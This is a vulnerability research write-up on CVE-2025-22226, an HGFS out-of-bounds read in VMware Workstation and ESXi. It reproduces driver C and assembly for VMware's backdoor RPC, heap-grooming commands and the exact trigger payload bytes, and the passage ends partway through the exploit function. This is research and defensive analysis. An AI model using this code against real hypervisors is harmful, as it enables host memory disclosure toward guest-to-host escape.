# Vulnerability Analysis of CVE-2025-22226: Information Disclosure Due to OOB Read in VMware's HGFS

Alexander Zaviyalov (Robert Herrera, Alex Plaskett)

# Table of Contents

# 1. Introduction

The Exploit Development Group (EDG) at NCC Group offers secondment opportunities to consultants who are interested in performing vulnerability research and exploit development of complex bugs. In this secondment, Alexander Zaviyalov decided to work on VMware CVEs because he had written exploits targeting VMware in the past and because VMware is a popular target at Pwn2Own.

Initially, the following two CVEs were picked for this project:

- CVE-2025-22226 - an out-of-bounds read in HGFS allowing a memory pointer to be leaked from the VMX process
- CVE-2025-22224 – a TOCTOU (Time-of-Check Time-of-Use) vulnerability in VMCI (VMware Virtual Machine Communication Interface) allowing an out-of-bounds write leading to code execution under the privileges of the VMX process

The vulnerabilities affected various VMware products such as VMware Cloud Foundation, Cloud Platform, Cloud Infrastructure, Fusion (CVE-2025-22226 only), Workstation and ESXi. It was decided to focus on Workstation and ESXi as those two products are exploited at Pwn2Own, and it would be easier to setup an exploit dev environment for them.

In the case of VMware Workstation, the vulnerabilities affected versions up to and including 17.6.2. The next version (17.6.3) patched them. In the case of ESXi (version 8.0 Update 3 specifically), versions up to and including 8.0 Update 3c were affected. ESXi 8.0 Update 3d patched them.

The initial idea was to research both vulnerabilities and write a working exploit that would bypass ASLR first (CVE-2025-22226) and then perform code execution (CVE-2025-22224) allowing a guest to host escape. Having read the blog post written by Huntress (https://www.huntress.com/blog/esxi-vm-escape-exploit) that explained the complexity of both vulnerabilities exploited in the wild, it was decided to focus on the memory leak part first. Initially, a Windows driver was written in C and ASM to understand how a VM communicates with the host OS via the "backdoor" RPC and TCLO requests. Furthermore, patch diffing helped with locating where the vulnerability was and how to trigger it, which was later done via a manual drag-and-drop of a file using a modified version of open-vm-tools. After experimenting with the driver and open-vm-tools for a bit, an existing project written by equinix-ms called go-vmw-guestrpc (specifically nanotoolbox) was found that already contained the VMware guest to host "backdoor" functionality written in GoLang, which worked on multiple platforms. The code was modified to target the vulnerability in HGFS and leak a memory pointer.

# 2. Environment

A fully patched Windows 11 VM was setup on the consultant's laptop to be used as the "host" OS. Inside that VM, the vulnerable/patched versions of VMware Workstation 17.6.2/17.6.3 were installed to run another nested Windows 11 VM (fully patched) inside it, which was the "guest".

As the secondment advanced and it was decided to patch diff ESXi, the "bare-metal" hypervisor was also installed as a separate VM on the consultant's laptop and allowed the vulnerable/patched vmx files to be extracted from it. Additionally, an Ubuntu 22.04.3 guest VM was also installed inside Workstation 17.6.3 to help identify how to trigger the vulnerability via the modified open-vm-tools.

# 3. VMware guest-to-host communication

## 3.1. Architecture

Whenever a VM is launched, a separate vmware-vmx.exe (or vmx in the case of ESXi) process associated with that VM is started on the host OS. VMware Tools, which is normally installed on the VM, communicates with that process via the VMCI or "Backdoor" interface (https://i.blackhat.com/EU-24/Presentations/EU24-Lee-Guest-Revolution.pdf), which in turn offers various features such as clipboard copy/paste, screen resizing, drag-and-drop (DnD) and transferring of files via a shared folder.

## 3.2. Huntress Blog Post


As explained in the Huntress blog post, the malicious driver performed backdoor requests to cause a memory leak. Therefore, it was decided to learn how that backdoor mechanism worked and then write a Windows driver in C and inline Assembly to hopefully get closer to triggering the bug.


## 3.3. Open-vm-tools and vmtools.dll

A lot of information about the backdoor mechanism was obtained from the official open-vm-tools GitHub pages and by disassembling the vmtools.dll file found on the guest VM. Additionally, the course (OSEE by OffSec) that I did many years ago, which I highly recommend, included a module on VMware guest-to-host escape that described the backdoor mechanism in greater detail and explained how to connect the C and ASM code together to communicate with it. Furthermore, this article (https://rayanfam.com/topics/inline-assembly-in-x64/) explained how to add inline Assembly to a Windows driver.

https://github.com/vmware/open-vm-tools/blob/master/open-vm-tools/lib/backdoor/backdoor.c
https://github.com/vmware/open-vm-tools/blob/master/open-vm-tools/lib/backdoor/backdoorGcc64.c


**vmtools.dll Backdoor request (example 1)**






```
.text:0000000180073270
.text:0000000180073270
.text:0000000180073270
.text:0000000180073270 sub_180073270 proc near
.text:0000000180073270
.text:0000000180073270 var_20= qword ptr -20h
.text:0000000180073270
.text:0000000180073270 push    rbx
.text:0000000180073272 push    rsi
.text:0000000180073273 push    rdi
.text:0000000180073274 mov     rax, rcx
.text:0000000180073277 push    rax
.text:0000000180073278 mov     rdi, [rax+28h]
.text:000000018007327C mov     rsi, [rax+20h]
.text:0000000180073280 mov     rdx, [rax+18h]
.text:0000000180073284 mov     rcx, [rax+10h]
.text:0000000180073288 mov     rbx, [rax+8]
.text:000000018007328C mov     rax, [rax]
.text:000000018007328F in      eax, dx
.text:0000000180073290 xchg    rax, [rsp+20h+var_20]
.text:0000000180073294 mov     [rax+28h], rdi
.text:0000000180073298 mov     [rax+20h], rsi
.text:000000018007329C mov     [rax+18h], rdx
.text:00000001800732A0 mov     [rax+10h], rcx
.text:00000001800732A4 mov     [rax+8], rbx
.text:00000001800732A8 pop     qword ptr [rax]
.text:00000001800732AA pop     rdi
.text:00000001800732AB pop     rsi
.text:00000001800732AC pop     rbx
.text:00000001800732AD retn
.text:00000001800732AD sub_180073270 endp
.text:00000001800732AD
```

**vmtools.dll Backdoor High Bandwidth Out request sent from guest to host (example 2)**



```
.text:0000000180073250 ; Exported entry   4. Backdoor_HbOut
.text:0000000180073250
.text:0000000180073250
.text:0000000180073250
.text:0000000180073250 public Backdoor_HbOut
.text:0000000180073250 Backdoor_HbOut proc near
.text:0000000180073250 mov     eax, 5659h
.text:0000000180073255 mov     dword ptr [rcx], 564D5868h
.text:000000018007325B mov     [rcx+18h], ax
.text:000000018007325F jmp     sub_1800732F8
.text:000000018007325F Backdoor_HbOut endp
.text:000000018007325F
```



```
.text:00000001800732F8
.text:00000001800732F8
.text:00000001800732F8
.text:00000001800732F8 sub_1800732F8 proc near
.text:00000001800732F8
.text:00000001800732F8 var_28= qword ptr -28h
.text:00000001800732F8
.text:00000001800732F8 push    rbx
.text:00000001800732FA push    rsi
.text:00000001800732FB push    rdi
.text:00000001800732FC push    rbp
.text:00000001800732FD mov     rax, rcx
.text:0000000180073300 push    rax
.text:0000000180073301 mov     rbp, [rax+30h]
.text:0000000180073305 mov     rdi, [rax+28h]
.text:0000000180073309 mov     rsi, [rax+20h]
.text:000000018007330D mov     rdx, [rax+18h]
.text:0000000180073311 mov     rcx, [rax+10h]
.text:0000000180073315 mov     rbx, [rax+8]
.text:0000000180073319 mov     rax, [rax]
.text:000000018007331C cld
.text:000000018007331D rep outsb
.text:000000018007331F xchg    rax, [rsp+28h+var_28]
.text:0000000180073323 mov     [rax+30h], rbp
.text:0000000180073327 mov     [rax+28h], rdi
.text:000000018007332B mov     [rax+20h], rsi
.text:000000018007332F mov     [rax+18h], rdx
.text:0000000180073333 mov     [rax+10h], rcx
.text:0000000180073337 mov     [rax+8], rbx
.text:000000018007333B pop     qword ptr [rax]
.text:000000018007333D pop     rbp
.text:000000018007333E pop     rdi
.text:000000018007333F pop     rsi
.text:0000000180073340 pop     rbx
.text:0000000180073341 retn
.text:0000000180073341 sub_1800732F8 endp
.text:0000000180073341
```

VMware uses RPC and TCLO (a custom VMware protocol) to communicate with the backdoor mechanism.
https://infocon.org/cons/Ruxcon/Ruxcon%202017/Leveraging%20VMware%27s%20RPC%20Interface%20for%20Fun%20and%20Profit%20by%20ZDI%20Team.pdf
https://manuals.plus/m/e79fffb0c71d6c45c29ea170e4b57bfd895f450cd9de30b4ac3f98033b60158f.pdf

With regards to RPC, to send a single backdoor RPC command from a guest VM and receive a response from the host, the following steps are required:

https://sysprogs.com/legacy/articles/kdvmware/guestrpc.shtml

1. Open a new channel
2. Send command length
3. Send command data
4. Receive reply size
5. Receive reply data

6. Signalize end-of-receive
7. Close the channel

The following screenshots are from the Driver.c file that was written to learn more about VMware's backdoor mechanism and how to interact with it via RPC and TCLO.

```
const char* rpcCommand1 = "SetGuestInfo  7 11111111";
const char* rpcCommand2 = "SetGuestInfo  7 1";
const char* rpcCommand3 = "tools.capability.guest_conf_directory C:\\Users\\Public";
const char* rpcCommand4 = "tools.capability.hgfs_server toolbox 0";
const char* rpcCommand5 = "tools.capability.hgfs_server toolbox-dnd 1";
const char* rpcCommand6 = "tools.set.version 1";

DbgPrint("Manipulating heap state\n");
SendGuestRPCCommand((char*)rpcCommand1, strlen(rpcCommand1));
SendGuestRPCCommand((char*)rpcCommand2, strlen(rpcCommand2));
SendGuestRPCCommand((char*)rpcCommand3, strlen(rpcCommand3));
SendGuestRPCCommand((char*)rpcCommand4, strlen(rpcCommand4));
SendGuestRPCCommand((char*)rpcCommand5, strlen(rpcCommand5));
SendGuestRPCCommand((char*)rpcCommand6, strlen(rpcCommand6));
```

The above six RPC commands were obtained from the Huntress blog post and are understood to be related to enabling certain HGFS features such as the drag-and-drop functionality as well as performing heap grooming by opening/closing specific RPC channels. An attempt to replicate that was made in the following code.

```
char* SendGuestRPCCommand(char* inputData, ULONG inputDataSize)
{
        Message_Channel chan;
        memset(&chan, 0, sizeof(chan));

        if (!Message_Open(&chan, RPCI_PROTOCOL_NUM))
        {
                return NULL;
        }

        if (!Message_SendSize(&chan, inputDataSize))
        {
                return NULL;
        }

        if (!Message_SendData(&chan, (char*)inputData, inputDataSize))
        {
                return NULL;
        }

        if (!Message_Receive(&chan))
        {
                return NULL;
        }

        if ((char*)inputData == "SetGuestInfo  7 1" || (char*)inputData == "tools.capability.hgfs_server too
        {
                DbgPrint("Closing the channel for the command: %s\n", inputData);
                Message_Close(&chan);
                return 0;
        }
        DbgPrint("NOT closing the channel for the command: %s\n", inputData);

        return 0;
}
```

It was required to add inline assembly to the C code to perform each of the above listed 7 steps of a backdoor RPC call as explained in the following article:

https://web.archive.org/web/20210927172249/https://sites.google.com/site/chitchatvmback/backdoor

Backdoor.asm 1.54 KiB

```
.code

Backdoor_InOut PROC
        ; int 3
        push    rbx
        push    rsi
        push    rdi
        mov     rax, rcx
        push    rax
        mov     rdi, [rax+28h]
        mov     rsi, [rax+20h]
        mov     rdx, [rax+18h]
        mov     rcx, [rax+10h]
        mov     rbx, [rax+8]
        mov     rax, [rax]
        in      eax, dx
        xchg    rax, [rsp]
        mov     [rax+28h], rdi
        mov     [rax+20h], rsi
        mov     [rax+18h], rdx
        mov     [rax+10h], rcx
        mov     [rax+8], rbx
        pop     qword ptr [rax]
        pop     rdi
        pop     rsi
        pop     rbx
        ret
Backdoor_InOut ENDP

BackdoorHbOut PROC
        push    rbx
        push    rsi
        push    rdi
        push    rbp
        mov     rax, rcx
        push    rax
        mov     rbp, [rax+30h]
        mov     rdi, [rax+28h]
        mov     rsi, [rax+20h]
        mov     rdx, [rax+18h]
        mov     rcx, [rax+10h]
        mov     rbx, [rax+8]
        mov     rax, [rax]
        cld
        rep outsb
        xchg    rax, [rsp]
        mov     [rax+30h], rbp
        mov     [rax+28h], rdi
        mov     [rax+20h], rsi
        mov     [rax+18h], rdx
        mov     [rax+10h], rcx
        mov     [rax+8], rbx
        pop     qword ptr [rax]
        pop     rbp
        pop     rdi
        pop     rsi
        pop     rbx
        ret
BackdoorHbOut ENDP
```

```
61  BackdoorHbIn PROC
62          push    rbx
63          push    rsi
64          push    rdi
65          push    rbp
66          mov     rax, rcx
67          push    rax
68          mov     rbp, [rax+30h]
69          mov     rdi, [rax+28h]
70          mov     rsi, [rax+20h]
71          mov     rdx, [rax+18h]
72          mov     rcx, [rax+10h]
73          mov     rbx, [rax+8]
74          mov     rax, [rax]
75          cld
76          rep insb
77          xchg    rax, [rsp]
78          mov     [rax+30h], rbp
79          mov     [rax+28h], rdi
80          mov     [rax+20h], rsi
81          mov     [rax+18h], rdx
82          mov     [rax+10h], rcx
83          mov     [rax+8], rbx
84          pop     qword ptr [rax]
85          pop     rbp
86          pop     rdi
87          pop     rsi
88          pop     rbx
89          ret
90  BackdoorHbIn ENDP
91
92  END
```

When the “in” or “out” assembly instruction is called (e.g. in the “Backdoor” or “BackdoorHbOut” decompiled functions from vmtools.dll), it can normally only be called from kernel space. However, when these instructions are run from user space, the exception is intercepted by the VMware host and the values set for the CPU registers (EAX, EDX, etc.) are used as parameters for the specific backdoor functions in vmware-vmx.exe / VMX. For example, the EAX register needs to contain the backdoor value of 0x564D5868. The value of EDX (the lower 16-bits) needs to contain the I/O port number (0x5658 or 0x5659, depending on whether it’s a regular backdoor request or a High Bandwidth backdoor request allowing more than 4 bytes).

The appropriate values for each CPU register associated with a specific RPC request along with the C structures and their accompanying ASM code were obtained from the official open-vm-tools GitHub pages.

https://github.com/vmware/open-vm-tools/blob/master/open-vm-tools/lib/message/message.c
https://github.com/vmware/open-vm-tools/blob/master/open-vm-tools/lib/include/guest_msg_def.h
https://github.com/vmware/open-vm-tools/blob/master/open-vm-tools/lib/include/backdoor_types.h

All that code was added to the Windows driver.

Driver.c 13.64 KiB

```c
#include <ntddk.h>
#include <wdm.h>
#include <ntstrsafe.h>

#define RPCI_PROTOCOL_NUM 0x49435052
#define TCLO_PROTOCOL_NUM 0x4f4c4354
#define MESSAGE_STATUS_SUCCESS  0x0001
#define MESSAGE_STATUS_DORECV   0x0002
#define BDOOR_CMD_MESSAGE 30
#define BDOOR_MAGIC 0x564D5868
#define BDOOR_PORT 0x5658
#define BDOORHB_PORT 0x5659
#define BDOORHB_CMD_MESSAGE 0

#define DECLARE_REG32_STRUCT struct { UINT16 low; UINT16 high; } halfs; UINT32 word
#define DECLARE_REG64_STRUCT DECLARE_REG32_STRUCT; struct { UINT32 low; UINT32 high; } words; UINT64 quad
#define DECLARE_REG_STRUCT DECLARE_REG64_STRUCT
#define DECLARE_REG_NAMED_STRUCT(_r) union { DECLARE_REG_STRUCT; } _r

typedef enum {
        MESSAGE_TYPE_OPEN,
        MESSAGE_TYPE_SENDSIZE,
        MESSAGE_TYPE_SENDPAYLOAD,
        MESSAGE_TYPE_RECVSIZE,
        MESSAGE_TYPE_RECVPAYLOAD,
        MESSAGE_TYPE_RECVSTATUS,
        MESSAGE_TYPE_CLOSE,
} MessageType;

typedef union {
        struct {
                DECLARE_REG_NAMED_STRUCT(ax);
                size_t size; /* Register bx. */
                DECLARE_REG_NAMED_STRUCT(cx);
                DECLARE_REG_NAMED_STRUCT(dx);
                DECLARE_REG_NAMED_STRUCT(si);
                DECLARE_REG_NAMED_STRUCT(di);
        } in;
        struct {
                DECLARE_REG_NAMED_STRUCT(ax);
                DECLARE_REG_NAMED_STRUCT(bx);
                DECLARE_REG_NAMED_STRUCT(cx);
                DECLARE_REG_NAMED_STRUCT(dx);
                DECLARE_REG_NAMED_STRUCT(si);
                DECLARE_REG_NAMED_STRUCT(di);
        } out;
} Backdoor_proto;
```

```
49  typedef union {
50          struct {
51                  DECLARE_REG_NAMED_STRUCT(ax);
52                  DECLARE_REG_NAMED_STRUCT(bx);
53                  size_t size; /* Register cx. */
54                  DECLARE_REG_NAMED_STRUCT(dx);
55                  uintptr_t srcAddr; /* Register si. */
56                  uintptr_t dstAddr; /* Register di. */
57                  DECLARE_REG_NAMED_STRUCT(bp);
58          } in;
59          struct {
60                  DECLARE_REG_NAMED_STRUCT(ax);
61                  DECLARE_REG_NAMED_STRUCT(bx);
62                  DECLARE_REG_NAMED_STRUCT(cx);
63                  DECLARE_REG_NAMED_STRUCT(dx);
64                  DECLARE_REG_NAMED_STRUCT(si);
65                  DECLARE_REG_NAMED_STRUCT(di);
66                  DECLARE_REG_NAMED_STRUCT(bp);
67          } out;
68  } Backdoor_proto_hb;
69
70  typedef struct Message_Channel {
71          UINT16 id;
72          void* inAlloc;
73          ULONG size;
74  } Message_Channel;
75
76  extern void Backdoor_InOut(Backdoor_proto* myBp);
77  extern void BackdoorHbOut(Backdoor_proto_hb* myBp);
78  extern void BackdoorHbIn(Backdoor_proto_hb* myBp);
79
80  void Backdoor(Backdoor_proto* myBp)
81  {
82          myBp->in.ax.word = BDOOR_MAGIC;
83          myBp->in.dx.halfs.low = BDOOR_PORT;
84          Backdoor_InOut(myBp);
85  }
86
87  void Backdoor_HbOut(Backdoor_proto_hb* myBp)
88  {
89          myBp->in.ax.word = BDOOR_MAGIC;
90          myBp->in.dx.halfs.low = BDOORHB_PORT;
91          BackdoorHbOut(myBp);
92  }
93
94  void Backdoor_HbIn(Backdoor_proto_hb* myBp)
95  {
96          myBp->in.ax.word = BDOOR_MAGIC;
97          myBp->in.dx.halfs.low = BDOORHB_PORT;
98          BackdoorHbIn(myBp);
99  }
```

It was then possible to call each individual RPC command, for example, to open a new RPC channel, send command length and so on.

```
107 BOOLEAN Message_Open(Message_Channel* chan, ULONG protocol_type)
108 {
109         Backdoor_proto bp;
110         memset(&bp, 0x0, sizeof(bp));
111 
112         bp.in.cx.halfs.high = MESSAGE_TYPE_OPEN;
113         /* IN: Magic number of the protocol and flags */
114         bp.in.size = protocol_type;
115         bp.in.cx.halfs.low = BDOOR_CMD_MESSAGE;
116 
117         Backdoor(&bp);
118 
119         /* OUT: Status */
120         if ((bp.in.cx.halfs.high & MESSAGE_STATUS_SUCCESS) == 0) {
121                 DbgPrint("Message: Unable to open a communication channel\n");
122                 return FALSE;
123         }
124 
125         /* OUT: Channel ID */
126         chan->id = bp.in.dx.halfs.high;
127         return TRUE;
128 }
```

# 4. Understanding the TCLO Protocol

The following information was reviewed in the Huntress blog post:

> A large buffer of zeros (~50KB) is sent through the channel, followed by the string "OK ATR toolbox-dnd" to initialize the HGFS drag-and-drop operation.
>
> Finally, the exploit constructs and sends the payload that triggers the out-of-bounds read:
>
> - `4F 4B 20 00 00 00 00 FF 00 00 00 A5 C5 00 00 A4 C5 00 00 00 00 00 80 29 00 00 00 + [50573 zeros]`

Having done some research around the "OK ATR toolbox-dnd" command it was understood that the "OK ATR " part is a TCLO-specific command (https://wiki.osdev.org/VMware_tools#TCLO) found among other commands in the following function in Workstation 17.6.3:

**sub_1400E69F0**

```
LABEL_4:
    v9 = 24 * v8;
    v10 = *(&xmmword_140D96C20 + v9);
    switch ( v10 )
    {
      case 0:
        if ( !a1 )
        {
          sub_1401293B0(guest_application, "reset", 5, sub_1400E56C0, 0);
          *(&xmmword_140D96C20 + v9) = 1;
          return 1;
        }
        if ( !sub_1400E5AB0(a1, "reset", 5u, sub_1400E5A40, a1) )
          return 0;
        *(&xmmword_140D96C20 + v9) = 1;
        return 1;
      case 1:
        v18 = sub_140691790();
        log_function(
          "GuestRpc: Channel %u, protocol error: the guest application was expected to fetch %s's
          guest_application,
          v18);
        goto LABEL_19;
      case 2:
        if ( strncmp(command, "OK ATR ", 7u) )
        {
          log_function(
            "GuestRpc: Channel %u, protocol error: expected an ATR from the guest application\n",
            guest_application);
          goto LABEL_27;
        }
        return handle_ok_atr(guest_application, command + 7) != 0;
      case 3:
        if ( *command )
        {
          log_function(
            "GuestRpc: Channel %u, protocol error: expected an empty message from the guest applic
            guest_application,
            *(*(&xmmword_140D96C20 + v9 + 8) + 16LL));
```

```
          "GuestRpc: Channel %u, protocol error: the guest application was expected to fetch %s's
          guest_application,
          v20);
LABEL_19:
        v19 = guest_application;
        if ( a1 )
          goto LABEL_28;
        sub_140129430(guest_application, 0);
        return 0;
      case 5:
        sub_1400E6000("TCLO", guest_application, 0, *(*(&xmmword_140D96C20 + v9 + 8) + 16LL), comm
        if ( !strncmp(command, "ERROR ", 6u) )
        {
          command_plus_three = command + 6;
          v22 = 1;
          v23 = *(*(&xmmword_140D96C20 + v9 + 8) + 32LL);
          command_size = a4 - 6;
        }
        else
        {
          if ( !strcmp(command, "OK Unknown command") )
          {
            v22 = 1;
            v23 = *(*(&xmmword_140D96C20 + v9 + 8) + 32LL);
          }
          else
          {
            v25 = strncmp(command, "OK ", 3u);
            v26 = *(&xmmword_140D96C20 + v9 + 8);
            if ( v25 )
            {
              log_function(
                "GuestRpc: Channel %u, protocol error: expected an OK or ERROR reply message from
                guest_application,
                *(v26 + 16));
LABEL_27:
              v19 = guest_application;
LABEL_28:
              OK_handler(v19, 0);
```

And the “toolbox-dnd” part is the application / channel name that needs to be registered in the VM to allow the DnD functionality between guest and host. Function **sub_1400EF740** in 17.6.3 reveals that application name among others.

```
const char *__fastcall ToolsGetAppGenericName(char *Str1)
{
  __int64 v2; // rdx
  char v3; // al

  v2 = 0;
  while ( 1 )
  {
    v3 = Str1[v2++];
    if ( v3 != aToolbox[v2 - 1] )
      break;
    if ( v2 == 8 )
      return "daemon";
  }
  if ( !strcmp(Str1, "toolbox-ui") )
    return "ui";
  if ( !strcmp(Str1, "toolbox-dnd") )
    return "userProc";
  if ( !strcmp(Str1, "tools-upgrader") )
    return "upgrader";
  if ( !strcmp(Str1, "tools-sso") )
    return "sso";
  if ( !strcmp(Str1, "tools-hgfs") )
    return "hgfs";
  if ( !strcmp(Str1, "vdiagent") )
    log_function("%s: vdiagent status not set\n", "ToolsGetAppGenericName");
  else
    sub_140687330("%s: Unknown app name '%s'\n", "ToolsGetAppGenericName", Str1);
  return 0;
}
```

An attempt to send these payloads programmatically using the backdoor mechanism was performed after having studied the TCLO protocol.

It was initially assumed that it would first need to open a channel, send an empty request, receive an empty response and then send the actual data, which in this case would be payload1 (~50k of zeros), then payload2 (“OK ATR toolbox-dnd”) and then payload3 - "4F 4B 20 00 00 00 00 FF 00 00 00 A5 C5 00 00 A4 C5 00 00 00 00 00 80 29 00 00 00" followed by 50573 zeros.

```
288 BOOLEAN SendTCLORequests()
289 {
290         Message_Channel chan;
291         memset(&chan, 0, sizeof(chan));
292
293         DbgPrint("Opening a TCLO channel\n");
294         if (!Message_Open(&chan, TCLO_PROTOCOL_NUM))
295         {
296                 DbgPrint("Failed to open a TCLO channel\n");
297                 return NULL;
298         }
299
300         DbgPrint("Sending an empty TCLO request size\n");
301         if (!Message_SendSize(&chan, 0))
302         {
303                 DbgPrint("Failed to send an empty TCLO request size\n");
304                 return NULL;
305         }
306
307         DbgPrint("Receiving an empty TCLO response\n");
308         if (!Message_Receive(&chan))
309         {
310                 DbgPrint("Failed to receive an empty TCLO response\n");
311                 return NULL;
312         }
313
314         char* Str = (char*)ExAllocatePoolWithTag(NonPagedPool, 0x10000, (ULONG)"TEST");
315         if (Str == NULL) return FALSE;
316         RtlZeroMemory(Str, 0x10000);
317
348         //Payload 1 - ~50k of zeros (in this case it's 50600)
349         DbgPrint("Sending the ~50k of zeros request size\n");
350         ULONG payloadSize = 50624 - 24;
